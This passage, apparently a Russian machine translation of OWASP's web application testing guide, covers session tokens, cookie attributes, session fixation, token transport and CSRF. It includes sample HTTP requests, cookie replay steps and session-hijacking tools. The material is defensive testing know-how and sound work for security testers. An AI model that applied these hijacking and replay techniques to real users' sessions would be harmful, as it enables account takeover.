1. Непредсказуемость: cookie должен содержать некоторое количество трудно угадываемых данных. Чем сложнее создать правильный файл cookie, тем сложнее взломать сеанс законного пользователя. Если злоумышленник сможет угадать cookie-файл, используемый в активном сеансе законного пользователя, он сможет полностью выдать себя за этого пользователя (перехват сеанса). Чтобы сделать куки непредсказуемыми, можно использовать случайные значения и / или криптографию.
2. Сопротивление несанкционированному вмешательству: cookie должен противостоять злонамеренным попыткам модификации. Если тестер получает файл cookie, например, IsAdmin = No, его тривиально изменить, чтобы получить права администратора, если только приложение не выполняет двойную проверку (например, добавление в файл cookie зашифрованного хеш-значения).
3. Срок действия: критический файл cookie должен быть действителен только в течение соответствующего периода времени и должен быть впоследствии удален с диска или памяти, чтобы избежать риска его повторного воспроизведения. Это не относится к cookie-файлам, которые хранят некритические данные, которые необходимо запомнить во время сеансов (например, внешний вид сайта).
4. «Безопасный» флаг: cookie, значение которого является критическим для целостности сеанса, должен иметь этот флаг включенным, чтобы разрешить его передачу только в

зашифрованном канале, чтобы предотвратить прослушивание.

Подход здесь состоит в том, чтобы собрать достаточное количество экземпляров файла cookie и начать поиск шаблонов в их значении. Точное значение «достаточного» может варьироваться от нескольких выборок, если метод генерации cookie очень легко сломать, до нескольких тысяч, если тестировщику необходимо приступить к некоторому математическому анализу (например, хи-квадраты, аттракторы. См. позже для получения дополнительной информации).

Важно уделять особое внимание рабочему процессу приложения, поскольку состояние сеанса может сильно повлиять на собранные файлы cookie. Файл cookie, полученный до проверки подлинности, может сильно отличаться от файла cookie, полученного после проверки подлинности.

Еще один аспект, который нужно учитывать, это время. Всегда записывайте точное время, когда был получен файл cookie, когда существует вероятность того, что время играет роль в значении файла cookie (сервер может использовать отметку времени как часть значения файла cookie). Записанное время может быть местным временем или отметкой времени сервера, включенной в ответ HTTP (или и то, и другое).

Анализируя собранные значения, тестировщик должен попытаться выяснить все переменные, которые могли повлиять на значение cookie, и попытаться изменить их по одной за раз. Передача на сервер измененных версий одного и того же файла cookie может быть очень полезна для понимания того, как приложение считывает и обрабатывает файл cookie.

Примеры проверок, которые должны быть выполнены на этом этапе, включают:

- Какой набор символов используется в куки? Имеет ли cookie числовое значение? алфавитно-цифровой? шестнадцатеричное? Что произойдет, если тестер вставит в файл cookie символы, которые не принадлежат ожидаемой кодировке?
- Состоит ли cookie из разных подразделов, несущих разные части информации? Как разные части разделены? С какими разделителями? Некоторые части cookie могут иметь более высокую дисперсию, другие могут быть постоянными, другие могут принимать только ограниченный набор значений. Разбиение куки на его базовые компоненты является первым и фундаментальным шагом.

Примером легко обнаруживаемого структурированного cookie является следующий:

```
ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q
```

Этот пример показывает 5 разных полей, несущих разные типы данных:

```
ID - шестнадцатеричный
CR - маленькое целое
TM и LM - большое целое число. (И, что любопытно, они имеют
одинаковое значение. Стоит посмотреть, что произойдет, изменив
один из них)
S - буквенно-цифровой
```

Даже если разделители не используются, достаточно образцов. В качестве примера давайте рассмотрим следующие серии:

0123456789abcdef

Атаки грубой силы

Атаки грубой силой неизбежно ведут к вопросам, связанным с предсказуемостью и случайностью. Дисперсия внутри идентификаторов сеансов должна учитываться вместе с продолжительностью сеанса приложения и таймаутами. Если разница в идентификаторах сеансов относительно невелика, а срок действия идентификаторов сеансов велик, вероятность успешной атаки методом перебора намного выше.

Длинный идентификатор сеанса (или, скорее, один с большой дисперсией) и более короткий период действия сделало бы намного труднее добиться успеха в атаке грубой силой.

- Сколько времени займет атака методом перебора всех возможных идентификаторов сеансов?
- Достаточно ли велико пространство идентификатора сеанса, чтобы предотвратить перебор? Например, достаточна ли длина ключа по сравнению с действительным сроком службы?
- Замедляют ли задержки между попытками подключения с разными идентификаторами сеансов риск этой атаки?

Тестирование и примеры методом серой коробки

Если тестер имеет доступ к реализации схемы управления сеансом, он может проверить следующее:

- Токен случайной сессии

Идентификатор сеанса или Cookie, выданные клиенту, не должны быть легко предсказуемыми (не используйте линейные алгоритмы, основанные на предсказуемых переменных, таких как IP-адрес клиента). Рекомендуется использовать криптографические алгоритмы с длиной ключа 256 бит (как AES).

- Длина токена

Идентификатор сеанса будет иметь длину не менее 50 символов.

- Тайм-аут сеанса

Маркер сеанса должен иметь определенное время ожидания (это зависит от критичности данных, управляемых приложением)

- Конфигурация cookie:
 - непостоянный: только оперативная память
 - безопасный (устанавливается только по каналу HTTPS): Установить Cookie: cookie = данные; Путь = /; домен = .aaa.it; безопасный
 - [HTTPOnly](#) (не читается скриптом): Set Cookie: cookie = data; Путь = /; домен = .aaa.it; [HTTPOnly](#)

Более подробная информация здесь: [Тестирование атрибутов cookie](#)

Инструменты

- OWASP Zed Attack Proxy Project (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project - features a session token

analysis mechanism.

- Burp Sequencer - <http://www.portswigger.net/suite/sequencer.html>
- Foundstone CookieDigger - <http://www.mcafee.com/us/downloads/free-tools/cookieDigger.aspx>
- YEHG's JHijack - <https://www.owasp.org/index.php/JHijack>

Ссылки

Whitepapers

- [RFC 2965](#) "HTTP State Management Mechanism"
- [RFC 1750](#) "Randomness Recommendations for Security"
- Michal Zalewski: "Strange Attractors and TCP/IP Sequence Number Analysis" (2001): <http://lcamtuf.coredump.cx/oldtcp/tcpseq.html>
- Michal Zalewski: "Strange Attractors and TCP/IP Sequence Number Analysis - One Year Later" (2002): <http://lcamtuf.coredump.cx/newtcp/>
- Correlation Coefficient: <http://mathworld.wolfram.com/CorrelationCoefficient.html>
- Darrin Barrall: "Automated Cookie Analysis" – <http://www.spidynamics.com/assets/documents/SPIcookies.pdf>
- ENT: <http://fourmilab.ch/random/>
- <http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html>
- Gunter Ollmann: "Web Based Session Management" - <http://www.technicalinfo.net>
- Matteo Meucci: "MMS Spoofing" - http://www.owasp.org/images/7/72/MMS_Spoofing.ppt

4.7.2. Тестирование атрибутов cookie (OTG-SESS-002)

Резюме

Куки-файлы часто являются ключевым вектором атаки для злоумышленников (обычно нацеленных на других пользователей), и приложение всегда должно проявлять должную осмотрительность для защиты куки-файлов. В этом разделе рассматривается, как приложение может принять необходимые меры предосторожности при назначении файлов cookie, и как проверить, правильно ли настроены эти атрибуты.

Важность безопасного использования файлов cookie не может быть недооценена, особенно в динамических веб-приложениях, которым необходимо поддерживать состояние по протоколу без сохранения состояния, например HTTP. Чтобы понять важность файлов cookie, необходимо понять, для чего они в первую очередь используются. Эти основные функции обычно состоят из использования в качестве маркера авторизации сеанса и аутентификации или в качестве временного контейнера данных. Таким образом, если злоумышленник сможет получить токен сеанса (например, с помощью уязвимости межсайтового скриптинга или перехватить незашифрованный сеанс), он сможет использовать этот файл cookie для захвата действительного сеанса.

Кроме того, файлы cookie настроены на поддержание состояния по нескольким запросам. Поскольку HTTP не имеет состояния, сервер не может определить, является ли полученный им запрос частью текущего сеанса или началом нового сеанса без какого-либо идентификатора. Этот идентификатор обычно является cookie, хотя возможны и другие методы. Существует множество

различных типов приложений, которые должны отслеживать состояние сеанса по нескольким запросам. Первым, что приходит на ум, будет интернет-магазин. Поскольку пользователь добавляет несколько товаров в корзину, эти данные необходимо сохранять при последующих запросах к приложению. Куки-файлы очень часто используются для этой задачи и устанавливаются приложением с помощью директивы Set-Cookie в HTTP-ответе приложения. и обычно в формате имя = значение (если куки включены и если они поддерживаются, как в случае всех современных веб-браузеров). Как только приложение сообщит браузеру использовать определенный файл cookie, браузер будет отправлять этот файл cookie при каждом последующем запросе. Файл cookie может содержать такие данные, как товары из интернет-магазина, цену этих товаров, количество товаров, личную информацию, идентификаторы пользователей и т. Д.

Из-за деликатного характера информации в файлах cookie они обычно кодируются или шифруются в попытке защитить информацию, которую они содержат. Часто при последующих запросах будет установлено несколько файлов cookie (разделенных точкой с запятой). Например, в случае интернет-магазина может быть установлен новый файл cookie, когда пользователь добавляет несколько товаров в корзину. Кроме того, как правило, при входе пользователя в систему будет использоваться файл cookie для аутентификации (маркер сеанса, как указано выше), а также множество других файлов cookie, используемых для идентификации товаров, которые пользователь желает приобрести, и их вспомогательной информации (т. Е. Цены и количества) в Тип интернет-магазина приложений.

Как только тестировщик поймет, как устанавливаются файлы cookie, когда они устанавливаются, для чего они используются, почему они используются, и их важность, они должны посмотреть, какие атрибуты можно установить для файла cookie и как их тестировать. если они в безопасности. Ниже приведен список атрибутов, которые можно установить для каждого файла cookie, и их значения. Следующий раздел будет посвящен тестированию каждого атрибута.

- безопасный - этот атрибут указывает браузеру отправлять cookie только в том случае, если запрос отправляется по безопасному каналу, такому как HTTPS. Это поможет защитить куки от незашифрованных запросов. Если к приложению можно получить доступ как по HTTP, так и по HTTPS, существует вероятность, что cookie может быть отправлен в виде открытого текста.
- HttpOnly - этот атрибут используется для предотвращения атак, таких как межсайтовый скриптинг, поскольку он не позволяет получить доступ к куки-файлу через скрипт на стороне клиента, такой как JavaScript. Обратите внимание, что не все браузеры поддерживают эту функцию.
- домен - этот атрибут используется для сравнения с доменом сервера, в котором запрашивается URL-адрес. Если домен совпадает или если это субдомен, то атрибут пути будет проверен следующим.

Обратите внимание, что только хосты в указанном домене могут устанавливать cookie для этого домена. Также атрибут домена не может быть доменом верхнего уровня (например, .gov или .com), чтобы серверы не могли устанавливать произвольные файлы cookie для другого домена. Если атрибут домена не задан, то в качестве значения по умолчанию для домена используется имя хоста сервера, сгенерировавшего файл cookie.

Например, если файл cookie установлен приложением на app.mydomain.com без заданного атрибута домена, файл cookie будет повторно отправлен для всех последующих запросов на app.mydomain.com и его поддоменов (таких как hacker.app .mydomain.com), но не для otherapp.mydomain.com. Если разработчик хотел ослабить это ограничение, он мог бы установить атрибут домена mydomain.com. В этом случае файл cookie будет отправлен на все запросы для

app.mydomain.com и его поддоменов, таких как hacker.app.mydomain.com и даже bank.mydomain.com. Если в поддомене был уязвимый сервер (например, otherapp.mydomain.com) и атрибут домена был установлен слишком свободно (например, mydomain.com), то уязвимый сервер можно было бы использовать для сбора файлов cookie (например, как сессионные токены).

- путь - в дополнение к домену может быть указан путь URL, для которого действует cookie. Если домен и путь совпадают, тогда cookie будет отправлен в запросе. Как и в случае с атрибутом домена, если атрибут path установлен слишком свободно, это может сделать приложение уязвимым для атак других приложений на том же сервере. Например, если для атрибута пути был задан корневой каталог веб-сервера «/», файлы cookie приложения будут отправляться каждому приложению в пределах одного домена.
- expires - этот атрибут используется для установки постоянных файлов cookie, поскольку срок действия файлов cookie не истекает до тех пор, пока не будет превышена установленная дата. Этот постоянный файл cookie будет использоваться этим сеансом браузера и последующими сеансами до истечения срока действия файла cookie. По истечении срока годности браузер удалит cookie. В качестве альтернативы, если этот атрибут не задан, тогда файл cookie действителен только в текущем сеансе браузера, и файл cookie будет удален по окончании сеанса.

Как проверить

Тестирование методом черного ящика

Тестирование на наличие уязвимостей атрибутов cookie:

Используя перехватывающий прокси-сервер или подключаемый модуль браузера, перехватывающий трафик, перехватывайте все ответы, когда cookie устанавливает приложение (используя директиву Set-cookie), и проверяйте cookie на следующее:

- Безопасный атрибут - всякий раз, когда файл cookie содержит конфиденциальную информацию или является маркером сеанса, он всегда должен передаваться с использованием зашифрованного туннеля. Например, после входа в приложение и установки маркера сеанса с помощью файла cookie, затем убедитесь, что он помечен с помощью флага «; secure». Если это не так, то браузер согласится передать его по незашифрованному каналу, такому как с помощью HTTP, и это может привести к тому, что злоумышленник заставит пользователей отправлять свои cookie-файлы по небезопасному каналу.
- Атрибут HttpOnly - этот атрибут всегда должен быть установлен, хотя не каждый браузер поддерживает его. Этот атрибут помогает защитить куки от клиентского сценария, он не устраняет риски межсайтового скриптинга, но устраняет некоторые векторы эксплуатации. Проверьте, установлен ли тег "; HttpOnly".
- Атрибут домена - убедитесь, что домен не был установлен слишком свободно. Как отмечено выше, он должен быть установлен только для сервера, который должен получить cookie. Например, если приложение находится на сервере app.mysite.com, для него следует указать «; domain = app.mysite.com», а НЕ «; domain = .mysite.com», так как это позволит другим потенциально уязвимым серверам получить печенье.
- Атрибут пути - Убедитесь, что атрибут пути, так же как и атрибут домена, не был установлен слишком свободно. Даже если атрибут «Домен» настроен максимально жестко, если для пути задан корневой каталог «/», он может быть уязвим для менее безопасных приложений на том же сервере. Например, если приложение находится в / myapp /, убедитесь, что путь к файлам cookie установлен на «; путь = / myapp /» и НЕ «; путь = /».

- Атрибут Expires - если для этого атрибута задано время в будущем, убедитесь, что файл cookie не содержит конфиденциальной информации. Например, если для файла cookie установлено значение «; expires = Sun, 31-Jul-2016 13:45:29 GMT», а в настоящее время это 31 июля 2014 года, то тестировщик должен проверить этот файл cookie. Если файл cookie является токеном сеанса, который хранится на жестком диске пользователя, то злоумышленник или локальный пользователь (например, администратор), имеющий доступ к этому файлу cookie, может получить доступ к приложению, повторно отправив этот токен до истечения срока годности.

Тестирование воспроизведения проверки подлинности с помощью cookie:

некоторые уязвимые сайты просто используют Cookie в качестве маркера проверки подлинности без дальнейшей проверки на стороне веб-сервера. Это может привести к тому, что токен аутентификации будет уязвим для злоумышленников, если куки будут украдены либо вредоносным ПО, либо внедрением JavaScript. Поэтому следующие шаги тестирования могут помочь определить, использует ли веб-сайт куки-файл для проверки подлинности без какой-либо другой проверки на веб-сайте.

- Шаг 1 - Используйте Chrome Extension Cookie Editor (например, Chrome EditThisCookie), чтобы просмотреть имя / значение файла cookie.
- Шаг 2 - Использование Chrome Войдите на целевой веб-сайт тестирования
- Шаг 3 - Используйте Chrome Extension Cookie Editor, чтобы снова просмотреть cookie. Определите эти недавно добавленные или обновленные файлы cookie. Это могут быть файлы cookie для аутентификации.
- Шаг 4 - Используйте Firefox, чтобы посетить целевой веб-сайт тестирования и вручную добавить все предыдущие 3 идентифицированных куки-файла в FireFox Cookie Editor (т.е. Firefox Extension Advanced Cookie Manager)
- Шаг 5 - Проверьте браузер Firefox при наличии статуса входа на веб-сайт, чтобы увидеть, может ли текущая веб-страница пройти аутентификацию, и войти без имени пользователя и пароля

инструменты

Перехват прокси:

- [OWASP Zed Attack Proxy Project](#)

Плагин для браузера:

- "TamperIE" для Internet Explorer -

<http://www.bayden.com/TamperIE/>

- Адам Джадсон: «Данные взлома» для Firefox -

<https://addons.mozilla.org/en-US/firefox/addon/966>

- "FireSheep" для FireFox

<https://github.com/codebutler/firesheep>

<https://github.com/codebutler/firesheep/downloads>

- «EditThisCookie» для Chrome

<https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=en>

- «Расширенный менеджер файлов cookie» для FireFox

<https://addons.mozilla.org/en-US/firefox/addon/cookie-manager/>

Ссылки

Белые бумаги

- [RFC 2965](http://tools.ietf.org/html/rfc2965) - Механизм управления состоянием HTTP - <http://tools.ietf.org/html/rfc2965>
- [RFC 2616](http://tools.ietf.org/html/rfc2616) - протокол передачи гипертекста - HTTP 1.1 - <http://tools.ietf.org/html/rfc2616>
- Важный атрибут «истекает» файла Set-Cookie <http://seckb.yehg.net/2012/02/important-expires-attribute-of-set.html>
- Идентификатор HttpOnly Session в URL и теле страницы <http://seckb.yehg.net/2012/06/httponly-session-id-in-url-and-page.html>

4.7.3. Тестирование для фиксации сеанса (OTG-SESS-003)

Краткое содержание

Когда приложение не обновляет свои cookie-файлы сеанса после успешной аутентификации пользователя, можно найти уязвимость фиксации сеанса и заставить пользователя использовать cookie-файл, известный злоумышленнику. В этом случае злоумышленник может украсть сеанс пользователя (перехват сеанса).

Уязвимости фиксации сеанса возникают, когда:

- Веб-приложение аутентифицирует пользователя без предварительной аннулирования существующего идентификатора сеанса, тем самым продолжая использовать идентификатор сеанса, уже связанный с пользователем.
- Злоумышленник может навязать пользователю известный идентификатор сеанса, чтобы после аутентификации пользователя злоумышленник имел доступ к аутентифицированному сеансу.

В общем использовании уязвимостей фиксации сеанса злоумышленник создает новый сеанс в веб-приложении и записывает связанный идентификатор сеанса. Затем злоумышленник заставляет жертву аутентифицироваться на сервере, используя тот же идентификатор сеанса, предоставляя злоумышленнику доступ к учетной записи пользователя через активный сеанс.

Кроме того, проблема, описанная выше, является проблемной для сайтов, которые выдают идентификатор сеанса по HTTP и затем перенаправляют пользователя в форму входа HTTPS. Если идентификатор сеанса не переиздается при аутентификации, злоумышленник может подслушать и украсть идентификатор, а затем использовать его для перехвата сеанса.

Как проверить

Тестирование методом черного ящика

Тестирование на наличие уязвимостей фиксации сеанса

. Первый шаг - сделать запрос к тестируемому сайту (например, www.example.com). Если тестер запрашивает следующее:

```
GET www.example.com
```

Они получают следующий ответ:

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=Cp1254
Content-Language: en-US
```

Приложение устанавливает новый идентификатор сеанса для клиента
JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1

Далее, если тестер успешно аутентифицируется в приложении с помощью следующего POST HTTPS:

```
POST https://www.example.com/authentication.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.16)
Gecko/20080702 Firefox/2.0.0.16
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8
,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57

Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in
```

Тестер наблюдает следующий ответ от сервера:

```
HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
...
HTML data
...
```

Поскольку при успешной аутентификации не было создано ни одного нового файла cookie, тестировщик знает, что можно выполнить захват сеанса.

Ожидаемый результат: тестировщик может отправить действительный идентификатор сеанса пользователю (возможно, с использованием трюка социальной инженерии), дождаться его аутентификации и впоследствии убедиться, что привилегии были назначены этому cookie.

Тестирование методом серой коробки

Поговорите с разработчиками и выясните, реализовали ли они обновление маркера сеанса после успешной аутентификации пользователя.

Ожидаемый результат: приложение всегда должно сначала сделать недействительным существующий идентификатор сеанса перед аутентификацией пользователя, и, если аутентификация прошла успешно, предоставить другой sessionID.

инструменты

- JHijack - инструмент для захвата числовых сессий - <http://yehg.net/lab/pr0js/files.php/jhijackv0.2beta.zip>
- OWASP WebScarab: [OWASP_WebScarab_Project](http://www.owasp.org/index.php/Main_Page)

Ссылки

- [Session Fixation](#)
- ACROS Security: http://www.acrossecurity.com/papers/session_fixation.pdf
- Chris Shiflett: <http://shiflett.org/articles/session-fixation>

Резюме

Токены Session (Cookie, SessionID, Hidden Field), если они открыты, обычно позволяют злоумышленнику выдать себя за жертву и получить незаконный доступ к приложению. Важно, чтобы они всегда были защищены от перехвата, особенно во время передачи между клиентским браузером и серверами приложений.

Приведенная здесь информация относится к тому, как транспортная безопасность применяется к передаче конфиденциальных данных идентификатора сеанса, а не данных в целом, и может быть более строгой, чем политики кэширования и транспорта, применяемые к данным, обслуживаемым сайтом.

Используя персональный прокси, можно выяснить следующее о каждом запросе и ответе:

- Используемый протокол (например, HTTP против HTTPS)
- Заголовки HTTP
- Тело сообщения (например, POST или содержимое страницы)

Каждый раз, когда данные идентификатора сеанса передаются между клиентом и сервером, должны быть проверены протокол и директивы кеша и конфиденциальности, а также тело. Транспортная безопасность здесь относится к идентификаторам сеансов, передаваемым в запросах GET или POST, теле сообщений или другими средствами по действительным HTTP-запросам.

Как проверить

Тестирование уязвимостей шифрования и повторного использования токенов сеанса.

Защита от перехвата часто обеспечивается с помощью шифрования SSL, но может включать в себя другие туннелирование или шифрование. Следует отметить, что шифрование или криптографическое хеширование идентификатора сеанса следует рассматривать отдельно от транспортного шифрования, поскольку защищается сам идентификатор сеанса, а не данные, которые могут быть им представлены.

Если идентификатор сеанса может быть представлен злоумышленником приложению для получения доступа, то он должен быть защищен при передаче, чтобы снизить этот риск. Следовательно, должно быть обеспечено, что шифрование является как по умолчанию, так и принудительным для любого запроса или ответа, когда передается идентификатор сеанса, независимо от используемого механизма (например, скрытого поля формы). Следует выполнять простые проверки, такие как замена `https://` на `http://` во время взаимодействия с приложением, а также изменение сообщений в форме, чтобы определить, реализовано ли адекватное разделение между безопасными и незащищенными сайтами.

Обратите внимание, что если на сайте также есть элемент, где пользователь отслеживается с идентификаторами сеансов, но безопасность отсутствует (например, отмечая, какие общедоступные документы загружает зарегистрированный пользователь), важно использовать другой идентификатор сеанса. Поэтому необходимо отслеживать идентификатор сеанса, поскольку клиент

переключается с защищенных на незащищенные элементы, чтобы убедиться, что используется другой.

Ожидаемый результат:

Каждый раз, когда аутентификация успешна, пользователь должен ожидать получить:

- Другой токен сеанса
- Токен, отправляемый по зашифрованному каналу каждый раз, когда они делают HTTP-запрос

Тестирование на наличие уязвимостей прокси и кеширования.

Прокси также должны учитываться при проверке безопасности приложения. Во многих случаях клиенты получают доступ к приложению через корпоративные, интернет-провайдеры или другие прокси-серверы или шлюзы, поддерживающие протокол (например, межсетевые экраны). Протокол HTTP предоставляет директивы для управления поведением нижестоящих прокси, и правильная реализация этих директив также должна быть оценена.

Как правило, идентификатор сеанса никогда не должен передаваться по незашифрованному транспорту и никогда не должен кэшироваться. Приложение должно быть проверено, чтобы убедиться, что зашифрованные сообщения являются и по умолчанию, и принудительно применяются для любой передачи идентификаторов сеансов. Кроме того, всякий раз, когда передается идентификатор сеанса, должны присутствовать директивы, чтобы предотвратить его кэширование промежуточным и даже локальным кэшированием.

Приложение также должно быть сконфигурировано для защиты данных в кешах как по HTTP / 1.0, так и по HTTP / 1.1 - в [RFC 2616](#) обсуждаются соответствующие элементы управления со ссылкой на HTTP. HTTP / 1.1 предоставляет ряд механизмов управления кэшем. Cache-Control: no-cache указывает, что прокси не должен повторно использовать какие-либо данные. Хотя Cache-Control: Private представляется подходящей директивой, она все же позволяет не разделяемому прокси-серверу кэшировать данные. В случае веб-кафе или других общих систем это представляет явный риск. Даже на однопользовательских рабочих станциях кэшированный идентификатор сеанса может быть раскрыт из-за компрометации файловой системы или использования сетевых хранилищ. Кэши HTTP / 1.0 не распознают директиву Cache-Control: no-cache.

Ожидаемый результат:

Директивы «Expires: 0» и Cache-Control: max-age = 0 должны использоваться для дальнейшего обеспечения того, что кэши не предоставляют данные. Каждый запрос / ответ, передающий данные идентификатора сеанса, должен быть проверен, чтобы убедиться, что используются соответствующие директивы кэша.

Тестирование на наличие уязвимостей GET & POST.

Как правило, запросы GET не следует использовать, так как идентификатор сеанса может отображаться в журналах прокси или брандмауэра. Они также намного легче манипулируются, чем другие виды транспорта, хотя следует отметить, что клиент может манипулировать практически любым механизмом с помощью подходящих инструментов. Кроме того, атаки с использованием [межсайтового скриптинга \(XSS\)](#) легче всего использовать, отправив специально созданную ссылку жертве. Это гораздо менее вероятно, если данные отправляются с клиента в виде POST.

Ожидаемый результат:

Весь код на стороне сервера, получающий данные из запросов POST, должен быть проверен, чтобы убедиться, что он не принимает данные, если они отправлены как GET. Например, рассмотрим

следующий запрос POST, сгенерированный страницей входа.

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2)
Gecko/20030208 Netscape/7.02 Paros/3.0.2b
Accept: */*
Accept-Language: en-us, en
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Cookie: ASPSESSIONIDABCEFG=ASKLJDLKJRELKHJG
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

Login=Username&password=Password&SessionID=12345678
```

Если login.asp плохо реализован, можно войти в систему, используя следующий URL:
<http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678>

Потенциально небезопасные серверные сценарии могут быть определены путем проверки каждого POST таким образом.

Тестирование на наличие транспортных уязвимостей.

Все взаимодействия между Клиентом и Приложением должны быть проверены, по крайней мере, по следующим критериям.

- Как передаются идентификаторы сеанса? например, GET, POST, поле формы (включая скрытые поля)
- Всегда ли идентификаторы сеансов всегда передаются по зашифрованному транспорту по умолчанию?
- Можно ли манипулировать приложением для отправки идентификаторов сеансов в незашифрованном виде? например, изменив HTTP на HTTPS?
- Какие директивы управления кэшем применяются к запросам / ответам, передающим идентификаторы сеанса?
- Эти директивы всегда присутствуют? Если нет, то где исключения?
- Используются ли запросы GET, содержащие идентификатор сеанса?
- Если используется POST, можно ли его поменять на GET?

Ссылки

Белые бумаги

- RFC 2109 и 2965 - Механизм управления состоянием HTTP [D. Кристоль, Л. Монтулли] - <http://www.ietf.org/rfc/rfc2965.txt> , <http://www.ietf.org/rfc/rfc2109.txt>
- [RFC 2616](#) - протокол передачи гипертекста - HTTP / 1.1 - <http://www.ietf.org/rfc/rfc2616.txt>

4.7.5. Тестирование на подделку межсайтовых запросов (CSRF) (OTG-SESS-005)

Резюме

CSRF - это атака, которая заставляет конечного пользователя выполнять нежелательные действия в веб-приложении, в котором он / она в настоящее время проходит проверку подлинности. С небольшой помощью социальной инженерии (такой как отправка ссылки по электронной почте или в чате) злоумышленник может заставить пользователей веб-приложения выполнить действия по выбору злоумышленника. Успешный эксплойт CSRF может поставить под угрозу данные и работу конечного пользователя, когда он нацелен на обычного пользователя. Если целевой конечный пользователь является учетной записью администратора, атака CSRF может поставить под угрозу все веб-приложение.

CSRF опирается на следующее:

1. Поведение веб-браузера в отношении обработки информации, относящейся к сеансу, такой как файлы cookie и информация аутентификации http
2. Знание злоумышленником действительных URL-адресов веб-приложений
3. Управление сессиями приложений, опираясь только на информацию, известную браузеру
4. Наличие HTML-тегов, присутствие которых вызывает немедленный доступ к ресурсу http [s]; например тег изображения *img*

Пункты 1, 2 и 3 важны для наличия уязвимости, в то время как пункт 4 облегчает фактическую эксплуатацию, но не является строго обязательным.

Пункт 1) Браузеры автоматически отправляют информацию, которая используется для идентификации сеанса пользователя. Предположим, *сайт* - это сайт, на котором размещено веб-приложение, а *жертва* пользователя только что аутентифицировалась на *сайте*. В ответ *сайт* отправляет *жертве* файл cookie, который идентифицирует запросы, отправленные *жертвой*, как принадлежащие к сеансу аутентификации *жертвы*. По сути, как только браузер получает cookie, установленный *сайтом*, он автоматически отправляет его вместе со всеми дальнейшими запросами, направленными на *сайт*.

Пункт 2) Если приложение не использует информацию, относящуюся к сеансу, в URL-адресах, это означает, что URL-адреса приложения, их параметры и допустимые значения могут быть идентифицированы (либо путем анализа кода, либо путем доступа к приложению и принятия к сведению форм и URL-адреса, встроенные в HTML / JavaScript).

Пункт 3) «Известно браузеру» относится к такой информации, как файлы cookie или информация аутентификации на основе http (например, базовая аутентификация; не аутентификация на основе форм), которая хранится браузером и впоследствии присутствует в каждом запросе, направленном на область приложения, запрашивающая такую аутентификацию. Обсуждаемые ниже уязвимости относятся к приложениям, которые полностью полагаются на такую информацию для идентификации сеанса пользователя.

Предположим, для простоты, чтобы обратиться к GET-доступным URL-адресам (хотя обсуждение относится и к запросам POST). Если *жертва* уже аутентифицировала себя, отправка другого запроса приводит к автоматической отправке куки-файла вместе с ним (см. Рисунок, где

пользователь обращается к приложению на сайте www.example.com).



Запрос GET может быть инициирован несколькими различными способами:

- пользователем, который использует настоящее веб-приложение;
- пользователем, который вводит URL-адрес непосредственно в браузере;
- пользователем, который переходит по ссылке (внешней по отношению к приложению), указывающей на URL.

Эти вызовы неразличимы приложением. В частности, третий может быть довольно опасным. Существует ряд методов (и уязвимостей), которые могут скрыть реальные свойства ссылки. Ссылка может быть встроена в сообщение электронной почты или отображаться на вредоносном веб-сайте, где соблазняется пользователь, т. Е. Ссылка отображается в содержимом, размещенном в другом месте (другой веб-сайт, HTML-сообщение электронной почты и т. Д.), И указывает на ресурс приложения. Если пользователь нажимает на ссылку, так как она уже была аутентифицирована веб-приложением на *сайта*браузер отправит GET-запрос веб-приложению, сопровождаемый информацией для аутентификации (cookie идентификатора сеанса). Это приводит к действительной операции, выполняемой над веб-приложением, и, вероятно, не к тому, чего ожидает пользователь. Подумайте о вредоносной ссылке, приводящей к переводу средств в приложении веб-банкинга, чтобы оценить последствия.

При использовании тега, такого как *img* , как указано в пункте 4 выше, даже не обязательно, чтобы пользователь переходил по конкретной ссылке. Предположим, что злоумышленник отправляет пользователю электронное письмо, побуждающее его посетить URL, ссылающийся на страницу, содержащую следующий (упрощенно) HTML:

```
<html><body>

...



...

</body></html>
```

Когда браузер отобразит эту страницу, браузер попытается отобразить указанное изображение нулевой ширины (то есть невидимое). В результате запрос автоматически отправляется веб-приложению, размещенному на *сайте* . Не важно, что URL-адрес изображения не ссылается на правильное изображение, его присутствие в любом случае вызовет запрос, указанный в поле *src* . Это происходит при условии, что загрузка изображений не отключена в браузерах, что является типичной конфигурацией, поскольку отключение изображений может привести к повреждению большинства веб-приложений за пределами удобства использования.

Проблема здесь является следствием следующих фактов:

- существуют HTML-теги, появление которых на странице приводит к автоматическому выполнению http-запроса (одним из них является *img*);
- браузер не может сказать, что ресурс, на который ссылается *img*, на самом деле не является изображением и фактически не является легитимным;
